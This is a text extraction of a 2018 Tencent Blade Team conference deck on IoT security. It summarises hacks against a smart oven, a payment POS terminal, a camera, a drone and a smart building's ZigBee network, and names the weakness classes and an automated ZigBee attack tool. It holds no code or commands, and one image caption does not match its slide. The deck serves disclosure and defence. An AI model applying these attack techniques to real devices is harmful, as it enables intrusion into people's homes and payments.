



TENCENT SECURITY CONFERENCE 2018
2018腾讯安全国际技术峰会

The Future Is Here : **IoT Devices Security**



lakehu / lake2

Director of Tencent Security Platform
Department
Leader of Tencent Blade Team



About Tencent Blade Team

- Founded By **Tencent Security Platform Department**.
- Focus on security research of AI, IoT & Mobile devices.
- Found 100+ security vulnerabilities (Google, Apple).
- Contact us: **<https://blade.tencent.com>**



Agenda

- Introduction to IoT Devices
- Our Research
- How to secure your IoT Product
- Summary



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Introduction to IoT Devices




What is IoT Devices





Rapid Growth of IoT






Increased Attacks on IoT

IoT devices at risk: malicious programs target the ‘Internet of Things’


Currently, over 6 billion of ‘smart’ devices exist globally. It was when the Mirai botnet emerged in 2016 that the whole world learned how dangerous such devices may become in the hands of cybercriminals. However, the history of malware attacking IoT devices began much earlier.








Increased Attacks on IoT

PC and Data Center 84%



IoT Devices 16%



Attacks from PC and Data Center are still the majority

Attacks from IoT devices have doubled

Powered by






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Our Research



Attack Surface of IoT Devices





Hack IoT Devices for Fun






Pwning Smart Socket (GeekPwn 2014)



Insecure Authentication




Pwning Smart Oven (GeekPwn 2015)



可远程控制烤箱执行突破原有限制的加热，冷却操作



Pwning Smart Oven (GeekPwn 2015)




Hard Coded & HTTP Plaintext Transmission



Pwning Mobile POS (GeekPwn 2015)

移动POS机劫持系统

时间	卡号	卡类型	消费金额	加密口令	操作
11:19	622588*****8809	磁条卡	¥ 0	A6F769*****026174	开始劫持 删除
11:19	622588*****8809	磁条卡	¥ 0	5C04E8*****9C0102	开始劫持 删除



Replay Attack




Pwning Smart Camera (GeekPwn 2014)





Pwning DJI Drone (GeekPwn 2015)



Radio Frequency Signal Hijacking



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Remote Attack Intelligent Building



What is Intelligent Building





Tencent Binhai Building (HITB 2018 AMS)



More than 40 kinds of IoT devices

More than 20000 IoT nodes

More than 30000 employees



Security Risk in ZigBee Devices

	Info Leak	Insecure Encryption	Insecure Rejoin	Old ZigBee Protocol
Samsung	Y		Y	Y
ABB	Y	Y	Y	Y
XiaoMi	Y			Y
Others	Y	Y	Y	Y



A handwriting practice sheet featuring the German letter 'Z'. It includes a large dashed outline of the letter for tracing, followed by four rows of dashed lines for independent writing practice.

A Powerful ZigBee Automated Penetration Testing Framework

ZomBee: A New ZigBee Pentest tools

<1> Start Scan All ZigBee Channel

<2> Find 3 ZigBee Network

<3> Enter Auto Attack Mode



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Remote Attack Intelligent Building





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Remote Attack Intelligent Building





